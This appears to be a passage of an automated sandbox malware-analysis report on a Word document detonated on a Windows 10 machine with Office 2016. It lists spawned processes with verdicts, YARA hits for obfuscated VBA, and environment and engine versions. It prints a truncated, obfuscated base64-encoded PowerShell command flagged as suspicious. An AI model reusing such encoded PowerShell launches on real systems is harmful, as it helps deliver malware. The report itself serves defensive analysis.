powershell.exe	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABiADUANAA1ADgAMgA0AHgAN... ...A2ADMAMAAxADkAMAA0ADUAYgAwACcAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAGIAMgA2ADAAMAAzADkAMwAwAHgAMgA9ACcAYwAwADUAMwAwADEAYgA4AGIAMQA2ADAAJwA=	SUSPICIOUS
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	SUSPICIOUS
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs	CLEAN
winword.exe	"C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n	CLEAN

YARA / AV

YARA (4)

Ruleset Name	Rule Name	Rule Description	File Type	File Name	Classification	Verdict
Generic	VBA_Obfuscation_ObjectName	VBA initializes COM object from long variable name; possible obfuscation	-	b08c1132724b	-	2/5
Generic	VBA_Obfuscation_ObjectName	VBA initializes COM object from long variable name; possible obfuscation	-	-	-	2/5
Generic	VBA_Obfuscation_ObjectName	VBA initializes COM object from long variable name; possible obfuscation	-	b20x12020c55c	-	2/5
Generic	VBA_Obfuscation_ObjectName	VBA initializes COM object from long variable name; possible obfuscation	-	-	-	2/5

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	windows 10 (64bit TH2 -EN- MSO_2016)
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	2024.2.1
Dynamic Engine Version	2024.2.1 / 03/23/2024 11:02
Static Engine Version	2024.2.1.0 / 2024-03-23 09:36:38
AV Exceptions Version	2024.2.1.5 / 2024-03-22 20:39:30
Link Detonation Heuristics Version	2024.2.1.18 / 2024-04-18 14:31:08
Smart Memory Dumping Rules Version	2024.2.1.5 / 2024-03-22 20:39:30
Config Extractors Version	2024.2.1.18 / 2024-04-18 14:31:08
Signature Trust Store Version	2024.2.1.9 / 2024-03-26 09:11:11
VMRay Threat Identifiers Version	2024.2.1.23 / 2024-04-25 06:55:37
YARA Built-in Ruleset Version	2024.2.1.18

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	8.0.1710.11

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows